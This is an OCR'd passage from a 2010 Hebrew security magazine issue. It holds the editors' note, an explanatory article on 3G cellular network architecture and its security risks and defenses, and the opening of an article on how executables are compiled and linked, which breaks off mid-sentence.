



# Digital Whisper

גליון 8, מאי 2010

מערכת המגזין:

| | |
|---|---|
| מייסדים: | אפיק קסטיאל, ניר אדר |
| מוביל הפרוייקט: | אפיק קסטיאל |
| עורכים: | ניר אדר, סילאן דלאל, Ratinho |
| כתבים: | רועי חורב, יוסף רייסין, אורי עידן, עו"ד יהונתן קלינגר, רועי (Hyp3rInj3cT10n) |



פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

# דבר העורכים

סוף חודש אפריל הגיע, וחודש מאי בפתח, הגליון השמיני של Digital Whisper שוחרר בשעה טובה. החודש האחרון היה מעניין מאוד מבחינת אבטחת מידע, היו הרבה כנסי אבטחת מידע ברחבי העולם, והרבה חוקרים הציגו טכניקות שונות ומעניינות בכדי לעקוף רכיבים/מנגנונים כאלו ואחרים. חודש מעניין בהחלט.

בגליון השמיני של Digital Whisper (עוד שני גליונות ניר חייב לי ארוחה...) אנחנו מציגים לפניכם כתבות מעניינות במיוחד. בנוסף רצינו מאוד להוסיף שאנחנו מופתעים לטובה מקצב הפניות, ההצעות למאמרים והפידבקים שאנחנו מקבלים- קהילת אבטחת המידע הישראלית מתעוררת לחיים? אני מקווה שכן :)

וכמובן, לפני שנציג את תוכן הגליון השמיני- איך אפשר בלי להגיד תודה לכל מי שבזכותם הגליון הזה לא היה פה!

תודה רבה ל**רועי חורב** (מאמר שני!) שכתב לגליון מאמר תיאורטי על אבטחת המידע בעולם הסלולארים המתפתח. תודה רבה ל**יוסף רייסין** על מאמר מצוין המציג את התפתחותם של הקבצים הבינארים. תודה רבה ל**אורי עידן** אשר כתב לנו מאמר נפלא , המנסה לברר האם הטענה שקוד פתוח פחות בטוח מקוד סגור אכן נכונה. תודה רבה ל**עו"ד יהונתן קלינגר** (מאמר שני!) על מאמר משובח המציג לנו את עמדתה של חוקת מדינת ישראל בנושא האנונימיות ברשת האינטרנט ותודה רבה **לרועי (Hyp3rInj3cT10n)** על מאמר נרחב מאוד בנושא המתקפות השונות על פרוטוקול ה-HTTP.

בנוסף, היינו מעוניינים להגיד תודה רבה ל**נתנאל שיין** שלמרות שבסופו של דבר לא הספיק להכין את המאמר שלו לגליון הנוכחי (בגלל סיבות כאלה ואחרות) עדיין השתדל וכנראה שנוכל להנות ממנו בגליון הבא.

קריאה נעימה!

נשמח מאוד לשמוע את דעתכם ותגובותיכם על הגליון!

אפיק קסטיאל ניר אדר

# תוכן עניינים

# 3G Mobile Network Security

מאת רועי חורב (AGNil)

## מבוא למבוא

לא מזמן התעוררתי. אפילו לא שמתי לב שישנתי כל כך הרבה, ובזמן שאני ישן לי שנת ישרים (המומחיות שלי), כל העולם מסביבי התפתח והתקדם לו. עד לפני כמעט חודש, השתמשתי במכשיר הסלולארי שלי ככלי לתקשורת מילולית. היו לי כמה וכמה מכשירים, חלקם היו מתוחכמים יותר וחלקם מתוחכמים פחות- אבל העניין הסתכם בזה שכולם התמקדו בביצוע שיחות ובשליחת SMS-ים. הבאזז שחברת Apple יצרו עם מכשיר ה-iPhone שלהם, הצליח איכשהו לפסוח עליי. האמת היא שאני יודע טוב מאוד למה, אבל כדי לחסוך לי 15,000 תגובות נזעמות של חסידי המכשיר, אני לא אשתף אתכם בסיבות המדויקות. ופתאום, ללא שום אזהרה מוקדמת, החלטתי לקנות לעצמי מכשיר סלולארי חדש. אחוז תזזית התיישבתי ליד המחשב, פתחתי Google והתחלתי לחפש מכשיר שכזה . אם כותבים את המילה "Phone" ב-Google, התוצאה הראשונה מפנה כמובן ל-iPhone, אבל התוצאה האחרונה הפנתה לטלפון של Google. אחרי תחקיר מהיר, החלטתי להשקיע את כספי דווקא במכשיר הפחות מוכר הזה. אני בטוח שחלקכם מעקמים עכשיו את האף ואומרים לעצמם: "איזה דגנרט מתעסק באבטחת מידע בחיי היום-יום, והולך וקונה טלפון של Google?!" התשובה היא פשוטה. אני. המכשיר רץ על פלטפורמה פתוחה בשם Android, מבוססת לינוקס, שבהחלט מסוגלת לספק את הכלים להחליט איזה מידע אני כן רוצה לשתף עם המפלצת, ואיזה מידע פחות. בכדי לקצר את כל הסיפור המפרך הזה , ושוב, בניסיון נואש להתחמק מדיונים שמאוד קשה לצאת מהם אחר כך, קניתי שלושה מכשירי NEXUS1 מבית היוצר של HTC, תחת האבא התומך Google. המכשירים הגיעו, אחד אליי, ושניים לחברים שנדבקו מההתלהבות שלי – ואני התחברתי שוב אל קדמת הטכנולוגיה, שזנחה אותי מאחור מבלי להוציא מילה.

המכשיר עצמו מדהים. מצאתי עצמי מהר מאוד זונח את המחשב הנייד במספר רב של מקרים, ומשתמש רק בסלולארי על מנת לקרוא מיילים, לגלוש, לסנכרן מידע ועוד.

הפעולות האלה שמצאתי את עצמי עושה גרמו לי לעצור רגע ולתהות בכל מיני שאלות – האם אני גולש ועובד תחת חיבור מאובטח? האם גורמים ואנשים אחרים יכולים להאזין לתעבורת התקשורת שלי? האם אני יכול להאזין לתעבורה של אנשים אחרים? האם המידע על המכשיר עצמו מאובטח?

בדרך כלל כשאני נכנס לאינטרנט, אני מודע (ברמה כזו או אחרת) למיליון הסכנות שאורבות לי, ומשתדל "לנהוג בהתאם לתנאי הדרך". ופתאום, אני מחובר לאותה רשת – עושה את אותם פעולות, וזאת מבלי לדעת מי או מה יכול לקרות לי בדרך. מטריד.

## קצת רקע

לפני שנכנס לדיוני אבטחת מידע ברומו של עולם, חשבתי לשפוך קצת רקע על מה זה בעצם החיה הזאת שנקראת "דור שלישי". בפעם הראשונה ששמעתי את המושג "דור שלישי" חשבתי שמדובר על ספירת הדורות מאז הנאצים יימח שמם, וזה גם הסתדר כרונולוגית – אבל משמעות המושג רחוקה מכך, וחשוב להבין מה כל זה אומר.

ובכן דור שלישי זה אינו השם של הטכנולוגיה, אם כי יותר שם שיווקי, שמעיד על יכולות תקשורת מהירות יותר. החלוקה בצורה גסה מאוד מתחלקת כדלקמן:

1. "דור ראשון" – תקשורת סלולארית אנלוגית – התחילה איפשהו בתחילת שנות ה- 70. המטרה הייתה להעביר שיחות בלבד, אך כבר אז התחילו להשתמש במכשיר כמודם. המהירות שהצליחו לסחוט מזה, לא הייתה הרבה מעבר ל-10Kbps.


2. "דור שני" – תקשורת סלולארית דיגיטלית – התחילה את דרכה בשנות ה-90. היא התבססה של שלוש טכנולוגיות תקשורת שונות: GSM, CDMA, ו-TDMA.
"דור שני וחצי" הכניס למשוואה את חבילות ה- DATA שכללו בין היתר גישה לאינטרנט, דוא"ל והורדות במהירות של עד 200 Kbps.

3. "דור שלישי" – התפתחות נרחבת של הרשת לתמיכה ביותר משתמשים על כל מערכת, והגברת מהירות האינטרנט עד לכ- 1Mbps. בנוסף, הדור השלישי מאפשר יכולת "נדידה גלובאלית" של המכשיר, מה שאומר שאפשר לעבור בין רשתות GSM לרשתות Wireless. רשתות 3g של GSM נקראות WCDMA ו-HSPA, והרשת של CDMA נקראת CDMA2000.

4. "דור רביעי" – כבר מדברים על דור רביעי מתישהו לקראת 2015. דור רביעי יאפשר גליש ה במהירות גבוהה יותר, נדידה בין רשתות wireless, רשתות לווייניות, ושאר אלחוטיות למיניהן. התשתית כבר אמורה להיות מתוכננת לתמוך בכל תקשורות המולטימדיה מבוססות IP הנפוצות כיום (קול, וידאו, דוא"ל, גלישה, messaging וכו') .

## איך זה עובד?

ניקח לדוגמא רשת GSM:




רשימת רכיבים שמשתתפים בתהליך:

1. קליינט- יכול להיות טלפון סלולארי, מחשב נייד, PDA, או כל מכשיר אחר שתומך בדור שלישי.
2. Base station System (המלבן השמאלי) – רכיב רדיו המקבל ושולח אותות תקשורת אוויריים אל מול ההתקן.
   - Base Station Controller (BSC) - בעצם ה-"מוח" שאחראי על הקצאת המשאבים , ניתוב השיחות ועוד. הוא משמש בתור רכז לציודי קצה, ויכול לנהל מאות ציודים כאלה.
3. Network Switching Subsystem - הצד שאחראי על ניהול השיחות והעברת המידע- מהצד של הספקית שלנו. המערכת אחראית על מיתוג השיחות, והעברת השיחות החיצוניות הלאה אל ה-PSTN (רשת הטלפוניה הציבורית), ואף למרכזיות אחרות. הרבה מאוד פעמים המערכת מורכבת משירותי מיתוג לשירותים נוספים כגון WAP, SMS, MMS ואותיות אחרות באנגלית.
   - Mobile Switching Center (MSC)- הרכיב שאחראי על ניתוב השיחות, SMS, פקסים, שיחות ועידה וכו'. הרכיב אחראי על יצירתו וניתוקו של החיבור מקצה לקצה, חיובי השיחות, וניטור החשבונות.
   - HLR- מסד נתונים המכיל בתוכו את פרטי המשתמשים המורשים להשתמש ברשת ה- GSM המדוברת. מסד הנתונים מחזיק את כלל הנתונים עבור כל אחד מבעלי ה-SIM באותה רשת נתונה, ואת השירותים בהם כל אחד מהם מורשה להשתמש.


- VLR – מסד נתונים זמני אשר מכיל את פרטי המשתמשים ש"נדדו" לתוך הרשת. לכל רשת שכזו יש שרת VLR אחד, ולכן משתמש יכול להופיע רק ברשימת VLR אחד בכל רגע נתון.
- ישנם שירותים נוספים שיכולים להופיע כגון שירותי ציוד, שירותי תוכן, שירותי רדיוס וכד'.

הכל פה ממש על קצה המזלג, רק כדי להסביר מושגי יסוד ולתת ידע בסיסי. אם אתם רוצים להעמיק, כל אחד מהרכיבים הללו הוא עולם ומלואו. אני ממליץ על Google כמנוע חיפוש...

## סיכונים קיימים:

מה שניסיתי להעביר עד עכשיו זה רעיון מאוד פשוט - חברות הסלולר מקבלות תפקיד חדש בחיים . אם עד היום הן היו ספקיות Voice, שזה נחמד, היום הן כבר הופכות להיות ממש ISP עם כל הכיף והאחריות שנלוות לכך. משמע, צריך להתחיל להשקיע ולתכנן צדדים רבים נוספים, והצד שמעניין אותנו הוא כמובן אבטחת מידע.

אפשר לראות לפי הגרף הבא את הגידול המשמעותי בצרכני הדור השלישי בעולם בשנים האחרונות:




Source: *iGR*, 2006

(במקור: http://www.iGR-inc.com)

להלן כמה מהבעיות שה ISP החדשות יצטרכו להתמודד מולם:


1. מכיוון שספקיות הסלולר עובדות מול תשתיות רדיו , ותשתיות מועטות רוחב פס , הן הרבה יותר פגיעות להתקפות Denial of Service. בתחילת הדרך היו מספר סיפורים על מחשב יחיד ששלח מספיק הודעות SMS בכדי להפיל את השרת שמספק את השירות.
2. תפוצת הוירוסים ושאר מזיקים למיניהם שמיועדים לטלפונים סלולאריים הולכת ותופסת תאוצה , בייחוד כאשר הוירוסים האלה יכולים להתפשט בדרכים נוספות כגון חיבורי Blue-Tooth לדוגמא. בנוסף היום קיימים צינורות כגון MMS שיודעים לעבור בין מייל לטלפון וחזרה.

3. SPAM, דואר זבל, ופרסום מסיבי, שהיו נחלתם של הדואר האלקטרוני בכמויות בלתי נתפסות, הולכים ומתקרבים אל המשתמשים גם במכשירים הסלולאריים.

מה שעוד "מקל" על מתקפות מהסוג הזה הוא שספקיות הסלולאר הן חדשות יחסית בתחום טכנולוגיות ה-IP, ולא בהכרח שמות את הדגש ההכרחי על ענייני אבטחת מידע.

רשתות הדור השלישי מציגות לנו הרבה חוליות חלשות בארכיטקטורה שלהם:

- **מכשיר הקצה** - הטלפון עצמו אמנם מפותח מאוד טכנולוגית אך אפליקציות הנוגעות לאבטחת מידע לוקות בחסר. בנוסף לכך, היות והמכשיר מחובר לאינטרנט, לדוא"ל, MMS, הוא פגיע למזיקים הרבים הקיימים ברשת.
- **הקישור האלחוטי בין המכשיר לבין רכיב ה-BS-Base Station** (ברוב המקרים מדובר באנטנות הסלולאריות) - הקישור מאובטח ברמת אבטחה גבוהה יחסית, וכולל פרוטוקולים חזקים של אימות והצפנה, מה שמקשה מאוד על האזנה לתעבורה. קיימת רגישות לתקיפות DATA מכיוון האינטרנט, ורשתות מידע חיצונית.
- **הקישוריות של הרשת הסלולארית מול ספקיות סלולאריות אחרות או מול רשתות מידע אחרות –** האינטרנט למשל. הקישוריות מול ספקיות אחרות מתבצעת בתצורה הבאה:



כאשר מכשיר סלולארי מתחבר לשירותי הדור השלישי הוא מתחבר אל ה-SGSN – Serving GPRS Support Node. ה-SGSN מתחבר בפרוטוקול GTP (GPRS Tunneling Protocol) אל מול ה-GGSN. ה-GGSN, הוא האלמנט ברשת שאחראי על תקשורת אל מולם העולם החיצוני.

פרוטוקול ה- GTP שנמצא בשימוש פה, מכיל פרטים לגבי מספר הטלפון והמנוי שיוצרים את הקשר, אך הפרוטוקול לא מכיל שום מנגנוני אימות נתונים , זיהוי, או הצפנה – מה שאומר שתוקף יכול "לחגוג" פה. הפרוטוקול נמצא בשימוש גם בין ה- SGSN לבין ה-GGSN, גם בין ה-GGSN לספקיות האחרות, ולבסוף, גם בין ה-GGSN לאינטרנט.

- **הקישור לשרתי הספקית עצמה (HLR, שרתי תוכן וכד')** – אפשר לנצל באגים ופגיעויות בפרוטוקולים הנמצאים בשימוש הספקית עצמה. למשל בפרוטוקול SIP, המשמש לתעבורת Voice Over IP – VoIP (טלפוניה). הפרוטוקול ידוע כפרוטוקול הרגיש להתקפות Buffer Overflow.

## דרכי התמודדות:

ראינו שלא חסרות פגיעויות בארכיטקטורה ובמערכות הדור השלישי. מה ניתן לעשות בכדי להתמודד?

1. השלב הראשון, כמו תמיד, הוא התודעה. המשתמשים להפנים שהטלפונים נהיו חלק בלתי נפרד מרשת האינטרנט, והוא פגיע לכל הסכנות שמרוצצות להן שם בחוץ. ספקיות הסלולר חייבות להבין שהם ISP, ולדאוג לסידורי אבטחת המידע בהתאם.
2. הגנה מפני מזיקים- שמעתי פעם השוואה שטוענת שלחבר את המחשב הנייד לאינטרנט כאשר הוא לא מוגן באנטי-וירוס כזה או אחר זה בדיוק כמו ללכת לנערת ליווי בתאילנד מבלי להשתמש באמצעי מניעה. אותו הגיון צריך להיות מושרש גם במכשירי דור שלישי. כל מכשיר שמתחבר לאינטרנט צריך להיות עם הגנה מפני מזיקים ו-Firewall מקומי. בנוסף, גם לספקיות יש אחריות לבצע סריקות על השרתים שלהם ולהסיר את התולעים, רוגלות, ושאר תופינים שיימצאו שם.
3. Firewall – ספקיות הסלולר חייבות להטמיע הגנה על הרשתות שלהם בכל הרמות:
   - **Packet**- בדיקה האם כל חבילת מידע מורשה להיכנס לרשת על-פי הנתונים ב-Header של אותה חבילת מידע.
   - **Session**- בדיקה של זרימת חבילות המידע בין הרשתות, ובדיקה שכל חבילת מידע היא חלק מ-Session. קרי: "statefull inspection", גאווה לאומית.
   - **Application**- בדיקת תקינות חבילות המידע אל מול הגדרות הפרוטוקול בוא היא מדברת ב-L7, ובנוסף בדיקות חתימות אל מול מתקפות ידועות בעולם.

ישנם היום מוצרי Firewall שמיועדים במיוחד לרשתות דור שלישי שיודעים להתמודד עם סוגי התעבורה החדשים. בנוסף חשוב לציין כאן את החשיבות ביישום IDP ברשתות בסדר גודל הזה, בכדי לצמצם סיכויי התקפת DoS, על ציודי התקשורת.

4. VPN – דיברנו רבות (יחסית) על הפרוטוקול GTP ועל הפגיעויות הרבות הקיימות בו. על רבות מהבעיות שדיברנו אפשר להתגבר באמצעות הצפנת התעבורה ע"י IPSec VPN. בנוסף, היות ה-GGSN נקודת תקשורת אל מול גורמים חיצוניים, רצוי להשקיע, ו"למגן" אותו כמו שצריך.

## מה לוקחים הביתה מכל זה?

ננסה לסגור את כל הקצוות. העולם מתקדם, הטכנולוגיה מתקדמת, אנחנו מנסים לעמוד בקצב – עד כאן שום דבר חדש. הטלפונים הסלולאריים הם היעד למתקפות העתיד, והאחריות שלנו היא לנהוג באחריות, לא להקל ראש, ולדאוג בראשונה לאבטחת המידע האישי שלנו. הרשתות הסלולאריות, למרות שמעניין מאוד ללמוד איך הן עובדות, הן לא באחריותנו, ולכן אנו - בתור משתמשים- נדאג למכשיר הקצה שלנו ולא להתקנת ציודים מורכבים בצמתי התקשורת

מבחינת השימוש במכשיר לצרכים ה נוגעים במידע מסווג – כבר היום יש אפליקציות המשמשות להצפנת המכשיר הנייד למקרה שייגנב או שיאבד.

לגבי קריאת מיילים ועבודה מול העבודה – בהנחה שבמשרד שלכם יישמו את הגישה למיילים בצורה מאובטחת, אין צורך להיגרר לפרנויות ולפחד מהאלחוט. הפרוטוקולים עצמם מספיק מאובטחים כדי שנוכל להשתמש בהם.

כמו בכל שיח על אבטחת מידע, העצה הכי טובה היא להשתמש בראש ולהפעיל שיקול דעת

והכי חשוב לא לשכוח שהסכנה הגדולה ביותר בטלפונים ניידים היא העובדה שהם מסרטנים.

# קבצי הרצה בתקופות השונות


מאת יוסף רייסין

## הקדמה

כאשר אנו הופכים קוד מקור לתוכנה בשפת מכונה קורים מספר תהליכים מתחת לפני השטח. ב-C++ למשל, כל קובץ מקור עובר קודם-כל תהליך הנקרא "הידור" (compilation)- התהליך העיקרי בו מתבצע התרגום עצמו לשפת מכונה. כל קובץ בעל סיומת cpp מתורגם לקובץ בעל סיומת obj, קבצים אלו מכונים Object Files או מודולים. למודולים מבנה פנימי דומה לשל קבצי הרצה סופיים (ב-Windows הפורמט של קבצי ההרצה נקרא PE), אך השמות המקוריים של המשתנים והפונקציות (ה-"symbols") עדיין נמצאים בו. בשלב זה, עדיין אין אפשרות לתרגם אותם לכתובות סופיות כנהוג בשפת מכונה, מכיוון שבסופו של דבר נרצה לחבר מספר מודולים לקובץ הרצה אחד ואיננו יכולים לנבא את מיקומם בקובץ הסופי. יש לציין שקיימים מספר סוגים של symbols:

1) כאלה שהוגדרו כדי שמודולים אחרים יוכלו לגשת אליהם, למשל אם מדובר במודול ספריה שמעוניין לאפשר למודולים אחרים להשתמש בפונקציות ובמשתנים שלו.
2) כאלה שהוגדרו כדי לייבא פונקציות ומשתנים הנמצאים במודולים אחרים(בקבצי ספריה למשל).
3) כאלה שהוגדרו לשימוש פנימי בלבד.

בסיום ההידור של כל קובץ מקור בנפרד, עוברים קבצי ה-obj (המודולים) שהתקבלו, קישור באמצעות תוכנה בשם מקשר – Linker. בסופו של התהליך נוצר קובץ הרצה סופי, הכולל את הקוד והמידע של כל המודולים. כל Symbol במודולים המקוריים, תורגם לכתובת מוחלטת בקובץ ההרצה הסופי. בתרשים הבא ניתן לראות את התהליך:




בדרך כלל מקשרים בין קבצי obj מקוריים לקבצי lib. קבצי lib הם קבצי ספריה המהודרים לשפת מכונה בצורה כמעט סופית. עדיין קיימים בקבצים אלו שמות הפונקציות כדי שניתן יהיה לפנות אליהם ממודולים אחרים. למשל, כאשר באחד מקבצי ה-obj ישנה קריאה לפונקציה בשם print (באמצעות פקודת call),

והשם print לא מופיע בקובץ עצמו, מתייחס אליו המקשר כאילו הוא שם חיצוני הקיים באחד מקבצי הספרייה המקושרים ביחד עם קובץ ה-obj הנוכחי. כאשר המקשר מוצא את תוכן הפונקציה print בקובץ הספריה, הוא מעתיק את תוכנו לקובץ ההרצה הסופי ומחליף את ההתייחסות ל-print בכתובת המוחלטת שניתנה לפונקציה print בקובץ הסופי. אם המקשר לא מוצא את print באחד מהמודולים האחרים, הוא פולט את השגיאה המיתולגית הבאה:

```
error LNK2019: unresolved external symbol "void __cdecl hello(void)"
(?hello@@YAXXZ) referenced in function _main
```

כאן היתה בקובץ המקור הכרזה על הפונקציה hello() אך היא לא מומשה באף מקום. המהדר הידר את הקובץ מפני שהניח שלמרות שהיא לא ממושת בקובץ המקור הנוכחי, היא כנראה תמומש תחת אותו שם באחד המודולים שיקושרו לאחר מכן. המקשר לא מצא באף אחד מהמודולים הנוספים מימוש שלה ולכן התקבלה שגיאת unresolved external symbol.

לצורך קבלת תמונה שלמה, נבהיר עוד מספר דברים הנוגעים להידור. לפני שקובץ המקור הופך לשפת מכונה סופית הוא עובר לשלב ביניים בשפת אסמבלי. בשלב זה ה-symbols של התוכנה נמצאים בקוד האסמבלי בצורה של תגיות (labels) והכתובות הסופיות שלהם עדיין לא קיימות. ב-Visual Studio ניתן לראות את קוד האסמבלי של התוכנית באמצעות אפשור של תכונה הנקראת "Assembler Output", תחת Output Files במאפיינים של הפרויקט. כדאי לעשות זאת כמה פעמים ולנסות להבין את התוצאות. קובץ האסמבלי הוא המפתח להבנת כל נושא ההידור ונתעקב במאמר על כמה מן הדברים שתראו שם

### שתי תקופות – שתי דרכי מחשבה

כדי להגיע להבנה מלאה של אופי קבצי הרצה בעולם ה-Windows הנוכחי, כדאי מאוד ללמוד בפירוט את השורשים של העניין. הידור תוכנה בתקופה של DOS היה הרבה יותר פשוט ומובן, במיוחד כאשר מדובר בפורמט כמו COM. לפורמטים אלו היו מגבלות רבות והם היו מיועדים עבור מעבדים פחות מורכבים. באופן כללי ניתן לחלק את ההיסטוריה של קבצי ההרצה לשתי תקופות עידן ה-16 ביט ועידן ה-32 ביט.

מערכת ההפעלה DOS מזוהה מאוד עם העידן הראשון, כאשר ההבדל המשמעותי ביותר בין השניים הוא בחומרה: במעבד 16 ביט יש אפיק העברת נתונים בגודל 16 ביט ומכאן, שניתן להעביר בבת אחת נתון בגודל של 16 ביט בלבד. במקרה זה נתון הוא גם כתובת בזיכרון ולכן כתובת חייבת להיות בגודל של 16 ביט, מה שמאפשר גישה לטווח כתובות של $2^{16} = 64K$. על כן, כל טווח הזיכרון של תוכנה צריך להיות קטן מ- $64K$. כדי להתגבר על מגבלה זו של טווח זיכרון, חילקו את הזיכרון לסגמנטים ולכל גישה לזיכרון היו שני אוגרים – אחד שיקבע את מספר הסגמנט ואחד עבור הכתובת הפנימית. בהמשך המאמר נתעסק בסגמנטציה בהרחבה. במעבדי 16 ביט גודל כל האוגרים היה גם כן 16 ביט ולא היתה תמיכה במנגנוני הגנה שונים כדוגמאת שימוש בזיכרון וירטואלי. מערכות ההפעלה שהיו בנויות למעבדים אלו לא אפשרו לתוכנות רבות לרוץ באותו זמן ולכן גם לא היה צורך במנגנונים אלו.

מערכת ההפעלה Windows מזוהה מאוד עם העידן השני, בו כבר ניתן היה לגשת לכל מרחב הזיכרון שמאפשרת החומרה מפני שאפיק הנתונים במעבד היה בגודל של 32 ביט. מעבדים אלו אפשרו גישה לטווח זיכרון של $2^{32} = 4G$, והם תמכו ב-multi tasking באמצעות שימוש במנגנון הזיכרון הוירטואלי. לכל תהליך במערכת ניתנה תחושה כאילו הוא שולט בכל הזיכרון שקיים. במקרה זה, כל פעם שתהליך

